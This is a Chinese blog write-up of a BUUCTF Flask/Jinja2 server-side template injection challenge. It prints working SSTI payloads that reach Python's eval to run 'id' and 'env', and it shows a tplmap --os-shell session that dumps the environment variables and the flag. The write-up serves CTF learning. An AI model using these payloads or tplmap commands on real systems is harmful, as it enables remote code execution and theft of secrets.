# buuctf [Flask]SSTI

原创

Fatesec 于 2021-03-16 15:24:58 发布 1177 收藏 6

分类专栏： buuctf real 文章标签： 信息安全



本文链接：https://blog.csdn.net/qq_36241198/article/details/114882798







**漏洞简介**

SSTI即服务端模版注入攻击。由于程序员代码编写不当，导致用户输入可以修改服务端模版的执行逻辑，从而造成XSS,任意文件读取，代码执行等一系列问题。

**复现过程**




访问http://node3.buuoj.cn:29153/?name={{2*2}}





说明SSTI漏洞存在。

获取eval函数并执行任意python代码的POC：

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("id").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

打印环境变量

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("env").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```







拿到flag

然后还有一个tplmap脚本

python tplmap.py -u “http://node3.buuoj.cn:29153/?name=1”



```
  OS: posix-linux
  Technique: render
  Capabilities:
```



python tplmap.py -u “http://node3.buuoj.cn:29153/?name=1” --os-shell

```
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

  GET parameter: name
  Engine: Jinja2
  Injection: {{*}}
  Context: text
  OS: posix-linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code

[+] Run commands on the operating system.
posix-linux $
```



env打印环境变量

```
[+] Run commands on the operating system.
posix-linux $ env
HOSTNAME=114e10cd03ab
PYTHON_PIP_VERSION=19.3.1
HOME=/root
GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/ffe826207a010164265d9cc807978e3604d18ca0/g
y
SERVER_SOFTWARE=gunicorn/20.0.0
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG=C.UTF-8
PYTHON_VERSION=3.6.9
PWD=/app
PYTHON_GET_PIP_SHA256=b86f36cc4345ae87bfd4f10ef6b2dbfa7a872fbff70608a1e43944d283fd0eee
FLAG=flag{93f6ad9b-9e81-4d47-9900-3ffabd32aaaf}
posix-linux $
```